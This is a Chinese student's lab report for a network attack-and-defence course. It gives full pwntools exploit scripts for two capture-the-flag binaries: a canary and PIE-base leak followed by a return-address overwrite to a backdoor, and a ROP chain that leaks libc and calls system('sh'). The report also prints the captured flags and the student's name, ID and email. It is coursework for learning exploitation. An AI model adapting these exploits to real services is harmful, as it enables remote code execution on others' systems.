《网络攻防实战》实验报告

第 12 次实验： lab12

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 2868135471@qq.com

时间：4h


一、实验目的

09_canary 的 flag，11_easyrop 的 flag

二、实验内容

09_canary

解题思路：



本题需要利用栈溢出劫持返回地址，并让 retaddr 指向 backdoor 获取/bin/sh(shell)
本题 ELF 文件打开了 ASLR 和 stack protector，需要绕过这两个保护机制。
ASLR 为地址随机化（全名：空间地址配置随机化），本题需要计算出 ELF 装入内存时的地址随机化偏移量，即 offset&0xfff==0。
backdoor 地址的计算：函数原本 retaddr – backdoor 的随机化基址

stack protector 为栈溢出保护机制，原理是在函数的局部变量区，返回地址，栈上保存的寄存器之间插入一个 canary，如果一个 hacker 试图修改栈内信息，canary 就会被破坏，从使程序崩溃。所以本题需要考虑提前泄露 canary，在不破坏 stack canary 的同时修改 retaddr

脚本：

```
from pwn import *

context.arch='amd64'
context.log_level='DEBUG'
context.terminal=['lxterminal','-e']
e=ELF("./bin/09_canary")
p=remote("localhost",2009)
p.sendafter(b'?\n',b'a'*41)
canary=b'\x00'+p.recvline(keepends=False)[41:48]
p.send(b'a'*56)

leak=u64(p.recvline(keepends=False)[56:].ljust(8,b'\x00'))
print(hex(leak))
base=leak-0x555555555299+0x555555554000
p.send(b'q'*40+canary+p64(0)+p64(base+e.sym['backdoor']+5))
p.interactive()
```

截图：

```python
from pwn import *

context.arch='amd64'
context.log_level='DEBUG'
context.terminal=['lxterminal','-e']
e=ELF("09_canary")
p=remote("10.0.2.15",2009)

p.sendafter(b'?\n',b'a'*41)
canary=b'\x00'+p.recvline(keepends=False)[41:48]
p.send(b'a'*56)

leak=u64(p.recvline(keepends=False)[56:].ljust(8,b'\x00'))
print(hex(leak))
base=leak-0x555555555299+0x555555554000
p.send(b'q'*40+canary+p64(0)+p64(base+e.sym['backdoor']+5))
p.interactive()
```

Flag：

```
    b'[https://www.bilibili.com/video/BV1z5411178n/]\n'
flag{flag9_f5a48b9cc1aeabddaa79b0b3a55eb9d7}
[https://www.bilibili.com/video/BV1fD4y1c7nV/]
```

11_easyrop

解题思路：

```
┌──(kali㉿kali)-[~/HA/week13/code]
└─$ checksec --file=11_easyrop
[*] '/home/kali/HA/week13/code/11_easyrop'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

本题没有 backdoor 函数，需要让 rdi 寄存器指向一块内存，且这块内存里有 sh\x00，然后直接转到 system 函数。我们可以使用 pwntools 来找到 libc 中存在的 sh\x00，但这题因为是 ASLR 所以需要拿到基址才能知道 sh\x00 字符串的地址在哪里。或者直接 rdi=name 的地址也可以，因为 PIE 是关着的。

接着需要知道 system 函数的地址，因为 ASLR 的原因，libc 基址未知，需要泄露基址。

我们需要利用程序中的一些东西，修改 rdi 寄存器的值，并泄露 libc 基址，最后跳转到 system

具体一点：通过 ROP 链泄露 puts 地址，算出 libc 基址和 system 函数地址，ROP 链末尾含回到 vuln 函数。此时已经有 system 函数地址，利用 ROP 链把 rdi 指向 libc 的 sh\x00 或者 name 数组地址，最后调用 system

（注意点：需要栈对齐）

脚本：

```
from pwn import *
context.arch='amd64'
context.log_level='DEBUG'
context.terminal=['lxterminal','-e']
e=ELF("11_easyrop")
```

```
libc=ELF("./libc.so.6")

p=remote("localhost",2011)
p.sendlineafter(b'name:\n',b'sh')

rop=p64(0x00000000004012b3)+p64(e.got['puts'])+p64(e.plt['puts'])+p64(e.sym['vuln'])
p.sendafter(b'?\n',b'a'*40+rop)
libc_base=u64(p.recvline(keepends=False).ljust(8,b'\x00'))-libc.sym['puts']
print(hex(libc_base))

rop=p64(0x00000000004012b3)+p64(e.sym['name'])+p64(0x00000000004012b4)+p64(libc_
base+libc.sym['system'])
p.sendafter(b'?\n',b'a'*40+rop)
p.interactive()
```

截图：

```
from pwn import *
context.arch='amd64'
context.log_level='DEBUG'
context.terminal=['lxterminal','-e']
e=ELF("11_easyrop")
libc=ELF("libc.so.6")

p=remote("10.0.2.15",2011)
p.sendlineafter(b'name:\n',b'sh')

rop=p64(0x00000000004012b3)+p64(e.got['puts'])+p64(e.plt['puts'])+p64(e.sym['vuln'])
p.sendafter(b'?\n',b'a'*40+rop)
libc_base=u64(p.recvline(keepends=False).ljust(8,b'\x00'))-libc.sym['puts']
print(hex(libc_base))

rop=p64(0x00000000004012b3)+p64(e.sym['name'])+p64(0x00000000004012b4)+p64(libc_base+libc.sym['system'])
p.sendafter(b'?\n',b'a'*40+rop)
p.interactive()
```

Flag：

```
[DEBUG] Received 0x2e bytes:
    b'flag{flag11_169dd3a076e04517320556002ed81c3a}\n'
flag{flag11_169dd3a076e04517320556002ed81c3a}
```

三、 实验中遇到的问题及解决方案

本次无

四、 实验的启示/意见和建议

本次无

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）

这次新接触了 ASLR，stack protector，ROP。非常巧妙的安全防御技术。有趣的是不管技术多厉害，hacker 总可以利用各种办法破解…